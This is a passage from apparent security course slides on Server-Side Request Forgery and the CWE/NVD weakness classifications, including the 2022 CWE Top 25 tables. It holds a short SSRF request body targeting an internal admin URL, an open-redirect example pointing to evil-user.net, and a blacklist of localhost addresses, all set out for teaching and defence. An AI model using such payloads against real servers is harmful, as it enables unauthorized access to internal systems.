Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
```

The access to `http://<server>/admin` from Internet is not allowed by default. But if it comes from the `<server>` itself it is allowed.

3rd party systems


Server-Side Request Forgery (**SSRF**) attacks are the **abuses** of **web server functionalities** in reading or updating internal resources. The **attacker** can **supply** or **modify** a **URL** which the code running on the **server** will **read** or **submit data** to.

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery



D.5j4 OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/



SSRF attacks

B.4k Defenses

Risk treatment Options

break risk treatment options down in a number of types:

Option			
Avoid	avoid the activity that creates the risk	Checking Whitelisting	reject strings that seems invalid (safer than fix it).
Transfer	transfer the risk you take to another party	Sanitization Escaping	Replace problematic characters with safe ones
Reduce	security actions for reducing the vulnerabilities	Checking Blacklisting	Reject strings with possibly bad chars
Accept	no action at all (or reduced one)	Sanitization Blacklisting	Delete the characters you don't want

Defenses

Prevention is based on avoiding the usage of “strange” IP address in the POST request. Since the IP addresses should be avoided, these should be deleted entirely → **Sanitization could not be used.**

Only Checking (**Blacklist** or **Whitelist**) activities should be performed.

Always **disabling** open redirection:

`/product/nextProduct?currentProductId=6&path=http://evil-user.net`

Checking

Whitelisting → 3rd Party Server
Allowing only well-known servers, listed in

Blacklisting → Internal Server
Deleting the occurrence of localhost or 127.0.0.1 itself (in all the form it could have been codified)

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery



D.6 CWEs: Common Weaknesses Enumeration

What is?



- ▶ Idea: organise CVEs into categories of problem
- ▶ Use categories to describe scope of issues/protection
- ▶ Weaknesses classify Vulnerabilities

...

See <https://cwe.mitre.org/>



D.6a CWEs: Common Weaknesses Enumeration

What is?



CWE Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

- ▶ A CWE is an identifier such as CWE-287
- ▶ Also with a name, e.g. Improper Authentication
- ▶ CWEs are organised into a hierarchy:
- ▶ weakness classes (parents), and base weaknesses
- ▶ each CWE can be located at several positions
- ▶ the hierarchy provides multiple views
- ▶ we'll look in more detail later
- ▶ CWE is also intended as a unifying taxonomy

...

See <https://cwe.mitre.org/>




D.6b CWEs: Common Weaknesses Enumeration

What is?

Interactions

- Fortify
- Cigital
- OWASP
- WASC
- NIST (SAMATE)
- NSA
- SANS
- CEI CERT
- DHS
- ...



D.6c CWEs: Common Weaknesses Enumeration

The Most Dangerous Software Errors



- ▶ MITRE surveyed the top CWE categories
 - ▶ in earlier approaches, with SANS, based on surveys
 - ▶ since 2019: a data-driven approach
- ▶ Result: top 25 software errors by CWE
- ▶ Ranking is by a number of measures and risk assessment
 - ▶ risk level originally by judgement
 - ▶ now using CVSS (severity) scores

The [OWASP Top 10](#) is a similar ranking of error types undertaken by the OWASP, the [Open Web Application Security Project](#), last updated 2021.

...

See <https://cwe.mitre.org/>



D.6d CWEs: Common Weaknesses Enumeration

CWE Top 25 Most Dangerous Software Weaknesses in 2022



- B Out-of-bounds Write - (787)
- B Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - (79)
- B Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - (89)
- C Improper Input Validation - (20)
- B Out-of-bounds Read - (125)
- B Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - (78)
- V Use After Free - (416)
- B Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - (22)
- Cross-Site Request Forgery (CSRF) - (352)
- B Unrestricted Upload of File with Dangerous Type - (434)
- B NULL Pointer Dereference - (476)
- B Deserialization of Untrusted Data - (502)
- B Integer Overflow or Wraparound - (190)
- C Improper Authentication - (287)
- B Use of Hard-coded Credentials - (798)
- C Missing Authorization - (862)
- C Improper Neutralization of Special Elements used in a Command ('Command Injection') - (77)
- B Missing Authentication for Critical Function - (306)
- C Improper Restriction of Operations within the Bounds of a Memory Buffer - (119)
- B Incorrect Default Permissions - (276)
- B Server-Side Request Forgery (SSRF) - (918)
- C Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') - (362)
- C Uncontrolled Resource Consumption - (400)
- B Improper Restriction of XML External Entity Reference - (611)
- B Improper Control of Generation of Code ('Code Injection') - (94)


The **scoring** method uses the **frequency** of CWE being assigned as a root cause for a vulnerability, **multiplied** by its **average CVSS severity score**.

See <https://cwe.mitre.org/data/definitions/1387.html>



D.6e CWEs: Common Weaknesses Enumeration

Software Weaknesses categorization



B **Base** - a weakness that is still mostly independent of a resource or technology, but with sufficient details to provide specific methods for detection and prevention. Base level weaknesses typically describe issues in terms of 2 or 3 of the following dimensions: behavior, property, technology, language, and resource.

C **Class** - a weakness that is described in a very abstract fashion, typically independent of any specific language or technology. More specific than a Pillar Weakness, but more general than a Base Weakness. Class level weaknesses typically describe issues in terms of 1 or 2 of the following dimensions: behavior, property, and resource.

- **B** Out-of-bounds Write - (787)
- **B** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - (79)
- **B** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - (89)
- **C** Improper Input Validation - (20)
- **B** Out-of-bounds Read - (125)
- **B** Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - (78)
- **V** Use After Free - (416)
- **B** Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - (22)
- **C** Cross-Site Request Forgery (CSRF) - (352)
- **B** Unrestricted Upload of File with Dangerous Type - (434)
- **B** NULL Pointer Dereference - (476)
- **B** Deserialization of Untrusted Data - (502)
- **B** Integer Overflow or Wraparound - (190)
- **C** Improper Authentication - (287)
- **B** Use of Hard-coded Credentials - (798)
- **C** Missing Authorization - (862)
- **C** Improper Neutralization of Special Elements used in a Command ('Command Injection') - (77)
- **B** Missing Authentication for Critical Function - (306)
- **C** Improper Restriction of Operations within the Bounds of a Memory Buffer - (119)
- **B** Incorrect Default Permissions - (276)
- **B** Server-Side Request Forgery (SSRF) - (918)
- **C** Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') - (362)
- **C** Uncontrolled Resource Consumption - (400)
- **B** Improper Restriction of XML External Entity Reference - (611)
- **B** Improper Control of Generation of Code ('Code Injection') - (94)

V **Variant** - a weakness that is linked to a certain type of product, typically involving a specific language or technology. More specific than a Base weakness. Variant level weaknesses typically describe issues in terms of 3 to 5 of the following dimensions: behavior, property, technology, language, and resource.

C **Composite** - a Compound Element that consists of two or more distinct weaknesses, in which all weaknesses must be present at the same time in order for a potential vulnerability to arise. Removing any of the weaknesses eliminates or sharply reduces the risk. One weakness, X, can be "broken down" into component weaknesses Y and Z. There can be cases in which one weakness might not be essential to a composite, but changes the nature of the composite when it becomes a vulnerability.

|P| **Pillar** - a weakness that is the most abstract type of weakness and represents a theme for all class/base/variant weaknesses related to it. A Pillar is different from a Category as a Pillar is still technically a type of weakness that describes a mistake, while a Category represents a common characteristic used to group related thing

D.6f CWEs: Common Weaknesses Enumeration

NVD CVE->CWE assignments



NVD CVE CWEs

CWE ID	Description	Count
CWE-119	BUFFER ERRORS	9516
CWE-79	CROSS-SITE SCRIPTING (XSS)	7920
CWE-264	PERMISSIONS, PRIVILEGES, AND ACCESS CONTROL	6021
CWE-20	INPUT VALIDATION	4896
CWE-89	SQL INJECTION	4552
CWE-200	INFORMATION LEAK / DISCLOSURE	4196
CWE-399	RESOURCE MANAGEMENT ERRORS	3147
CWE-310	CRYPTOGRAPHIC ISSUES	2353
CWE-94	CODE INJECTION	2159
CWE-22	PATH TRAVERSAL	2138
CWE-284	IMPROPER ACCESS CONTROL	1737
CWE-352	CROSS-SITE REQUEST FORGERY (CSRF)	1448
CWE-189	NUMERIC ERRORS	1407
CWE-287	AUTHENTICATION ISSUES	1167
CWE-255	CREDENTIALS MANAGEMENT	736
CWE-362	RACE CONDITIONS	484
CWE-254	SECURITY FEATURES	472
CWE-59	LINK FOLLOWING	451
CWE-125	OUT-OF-BOUNDS READ	425
CWE-476	NULL POINTER DEREERENCE	345
CWE-416	USE AFTER FREE	334
CWE-78	OS COMMAND INJECTIONS	272
CWE-16	CONFIGURATION	271
CWE-190	INTEGER OVERFLOW OR WRAPAROUND	229
CWE-19	DATA HANDLING	229
CWE-77	COMMAND INJECTION	215
CWE-134	FORMAT STRING VULNERABILITY	179
CWE-787	OUT-OF-BOUNDS WRITE	171
CWE-17	CODE	170
CWE-295	IMPROPER CERTIFICATE VALIDATION	145
CWE-426	UNTRUSTED SEARCH PATH	118
CWE-611	IMPROPER RESTRICTION OF XML EXTERNAL ENTITY REFERENCE	101
CWE-601	URL REDIRECTION TO UNTRUSTED SITE ('OPEN REDIRECT')	89
CWE-400	UNCONTROLLED RESOURCE CONSUMPTION ('RESOURCE')	87
CWE-798	USE OF HARD-CODED CREDENTIALS	83
CWE-434	UNRESTRICTED UPLOAD OF FILE WITH DANGEROUS TYPE	70
CWE-502	DESERIALIZATION OF UNTRUSTED DATA	50
CWE-369	DIVIDE BY ZERO	49
CWE-74	INJECTION	48
CWE-415	DOUBLE FREE	42
CWE-285	IMPROPER AUTHORIZATION	37
CWE-326	INADEQUATE ENCRYPTION STRENGTH	35
CWE-918	SERVER-SIDE REQUEST FORGERY (SSRF)	35
CWE-275	PERMISSION ISSUES	34
CWE-345	INSUFFICIENT VERIFICATION OF DATA AUTHENTICITY	34
CWE-384	SESSION FIXATION	26
CWE-532	INFORMATION EXPOSURE THROUGH LOG FILES	21
CWE-320	KEY MANAGEMENT ERRORS	21
CWE-388	ERROR HANDLING	21
CWE-704	INCORRECT TYPE CONVERSION OR CAST	20
CWE-191	INTEGER UNDERFLOW (WRAP OR WRAPAROUND)	19
CWE-640	WEAK PASSWORD RECOVERY MECHANISM FOR FORGOTTEN	18
CWE-346	ORIGIN VALIDATION ERROR	15
CWE-93	IMPROPER NEUTRALIZATION OF CRLF SEQUENCES ('CRLF')	15
CWE-427	UNCONTROLLED SEARCH PATH ELEMENT	15
CWE-306	MISSING AUTHENTICATION FOR CRITICAL FUNCTION	13
CWE-129	IMPROPER VALIDATION OF ARRAY INDEX	11
CWE-327	USE OF A BROKEN OR RISKY CRYPTOGRAPHIC ALGORITHM	10
CWE-428	UNQUOTED SEARCH PATH OR ELEMENT	10
CWE-361	TIME AND STATE	9
CWE-113	IMPROPER NEUTRALIZATION OF CRLF SEQUENCES IN HTTP	8
CWE-91	XML INJECTION (AKA BLIND XPath INJECTION)	8
CWE-331	INSUFFICIENT ENTROPY	6
CWE-330	USE OF INSUFFICIENTLY RANDOM VALUES	6
CWE-18	SOURCE CODE	6
CWE-358	IMPROPERLY IMPLEMENTED SECURITY CHECK FOR STANDARD	5
CWE-199	INFORMATION MANAGEMENT ERRORS	5
CWE-90	IMPROPER NEUTRALIZATION OF SPECIAL ELEMENTS USED IN AN	5
CWE-116	IMPROPER ENCODING OR ESCAPING OF OUTPUT	4
CWE-172	ENCODING ERROR	4
CWE-682	INCORRECT CALCULATION	3
CWE-332	INSUFFICIENT ENTROPY IN PRNG	3
CWE-118	IMPROPER ACCESS OF INDEXABLE RESOURCE ('RANGE ERROR')	3
CWE-754	IMPROPER CHECK FOR UNUSUAL OR EXCEPTIONAL CONDITIONS	3
CWE-347	IMPROPER VERIFICATION OF CRYPTOGRAPHIC SIGNATURE	3
CWE-613	INSUFFICIENT SESSION EXPIRATION	3
CWE-404	IMPROPER RESOURCE SHUTDOWN OR RELEASE	3
CWE-417	CHANNEL AND PATH ERRORS	3
CWE-824	ACCESS OF UNINITIALIZED POINTER	3
CWE-123	WRITE-WHAT-WHERE CONDITION	2
CWE-1	LOCATION	2
CWE-444	INCONSISTENT INTERPRETATION OF HTTP REQUESTS ('HTTP')	2
CWE-297	IMPROPER VALIDATION OF CERTIFICATE WITH HOST MISMATCH	2
CWE-184	INCOMPLETE BLACKLIST	2
CWE-185	INCORRECT REGULAR EXPRESSION	2
CWE-769	FILE DESCRIPTOR EXHAUSTION	2
CWE-407	ALGORITHMIC COMPLEXITY	2
CWE-21	PATH EQUIVALENCE	2
CWE-943	IMPROPER NEUTRALIZATION OF SPECIAL ELEMENTS IN DATA	2
CWE-534	INFORMATION EXPOSURE THROUGH DEBUG LOG FILES	1
CWE-693	PROTECTION MECHANISM FAILURE	1
CWE-913	IMPROPER CONTROL OF DYNAMICALLY-MANAGED CODE	1
CWE-441	UNINTENDED PROXY OR INTERMEDIARY ('CONFUSED DEPUTY')	1
CWE-669	INCORRECT RESOURCE TRANSFER BETWEEN SPHERES	1
CWE-749	EXPOSED DANGEROUS METHOD OR FUNCTION	1
CWE-665	IMPROPER INITIALIZATION	1
CWE-664	IMPROPER CONTROL OF A RESOURCE THROUGH ITS LIFETIME	1
CWE-775	MISSING RELEASE OF FILE DESCRIPTOR OR HANDLE AFTER	1
CWE-538	FILE AND DIRECTORY INFORMATION EXPOSURE	1
CWE-88	ARGUMENT INJECTION OR MODIFICATION	1
CWE-485	INSUFFICIENT ENCAPSULATION	1
CWE-99	IMPROPER CONTROL OF RESOURCE IDENTIFIERS ('RESOURCE')	1
CWE-552	FILES OR DIRECTORIES ACCESSIBLE TO EXTERNAL PARTIES	1




D.6g CWEs: Common Weaknesses Enumeration

NVD CWE Slice

The Common Weakness Enumeration Specification (CWE) provides a common language of discourse for discussing, finding and dealing with the causes of software security vulnerabilities as they are found in code, design, or system architecture. Each individual CWE represents a single vulnerability type. CWE is currently maintained by the [MITRE Corporation](#). A detailed CWE list is currently available at the MITRE website; this list provides a detailed definition for each individual CWE. All individual CWEs are held within a hierarchical structure that allows for multiple levels of abstraction. CWEs located at higher levels of the structure (i.e. [Configuration](#)) provide a broad overview of a vulnerability type and can have many children CWEs associated with them. CWEs at deeper levels in the structure (i.e. [Cross Site Scripting](#)) provide a finer granularity and usually have fewer or no children CWEs. The image to the right represents a portion of the overall CWE structure, the red boxes represent the CWEs being used by NVD. Clicking the image to the right will open an enlarged version for viewing.

NVD integrates CWE into the scoring of CVE vulnerabilities by providing a cross section of the overall CWE structure. NVD analysts score CVEs using CWEs from different levels of the hierarchical structure. This cross section of CWEs allows analysts to score CVEs at both a fine and coarse granularity, which is necessary due to the varying levels of specificity possessed by different CVEs. The cross section of CWEs used by NVD is listed below; each CWE listed links to a detailed description hosted by MITRE. For a better understanding of how the standards link together please visit: [MITRE - Making Security Measurable](#)

CWE is not currently part of the [Security Content Automation Protocol](#) (SCAP). NVD is using CWE as a classification mechanism that differentiates CVEs by the type of vulnerability they represent.



D.6h1 CWEs: Common Weaknesses Enumeration

The CWE Top 25

The CWE list is updated yearly. This list demonstrates the currently most common and impactful software weaknesses

To create the list, the CWE Team leveraged:

- CVE® data found within the NIST NVD
- CVSS scores associated with each CVE Record
- focus on CVE Records from the Cybersecurity and Infrastructure Security Agency (CISA) Known Exploited Vulnerabilities (KEV) Catalog.

A formula was applied to the data to score each weakness based on prevalence and severity.

The dataset analyzed to calculate the 2022 Top 25 contained a total of 37,899 CVE Records from the previous two calendar years.






Chart Symbol Key

- Entries that fell off the Top 25
- New entries in the Top 25



D.6h2 CWEs: Common Weaknesses Enumeration

The CWE Top 25



Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲

The list of the weaknesses in the 2022 CWE Top 25, including the overall score of each.

The KEV Count (CVEs) shows the number of CVE-2020/CVE-2021 Records from the CISA KEV list that were mapped to the given weakness.

